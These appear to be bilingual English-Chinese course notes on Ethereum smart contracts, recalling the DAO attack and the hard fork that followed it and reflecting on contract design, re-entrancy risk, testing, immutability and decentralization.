For example, the famous DAO attack [6] made the DAO (Decentralized Autonomous Organization) lose 3.6 million Ethers ($150/Ether on Feb 2019), which then caused a controversial hard fork [7], [8] of Ethereum

The DAO 攻击曾造成360万以太币的丢失，每个市价150美元，造成了硬分叉：在192W个区块时，不需要合法的签名，直接将TheDAO的钱转到一个新合约，该合约只能退钱。

Outline

- 智能合约简介
- 合约地址的生成
- 调用合约
- 创建合约
- 停机问题和Gas
- 错误处理和虚拟机
- 智能合约缺陷的影响
- 反思

反思

- Code is law!
  - 智能合约如果设计不好的话，可能会导致钱永远锁在智能合约，取不出来。
  - 可能会遭受类似重入攻击，导致金额损失。
  - 合约代码发布后不可篡改。因此在发布智能合约时，一定要对合约代码进行测试。
- Smart contract is anything but smart. 智能合约并不智能。
- Irrevocability is a double edged sword. 不可篡改是一把双刃剑。
- Nothing is irrevocable.代码是死的，人是活的。 宪法都可以修改。

反思

- 从语言设计上：
  - Is solidity the right programming language?
    - 智能合约要有模板
  - Many eyeball fallacy.
    - 代码开源也不一定安全，自己应该检查代码是否有问题
    - 对规则的修改要用去中心化的规则来修改。
    - 分叉恰恰是去中心化，民主的体现。
  - decentralized ≠ distributed
    - 分布式也可能被一个组织掌控（硬分叉）
    - state machine 是为了容错。distributed 往往是为了加速，并行。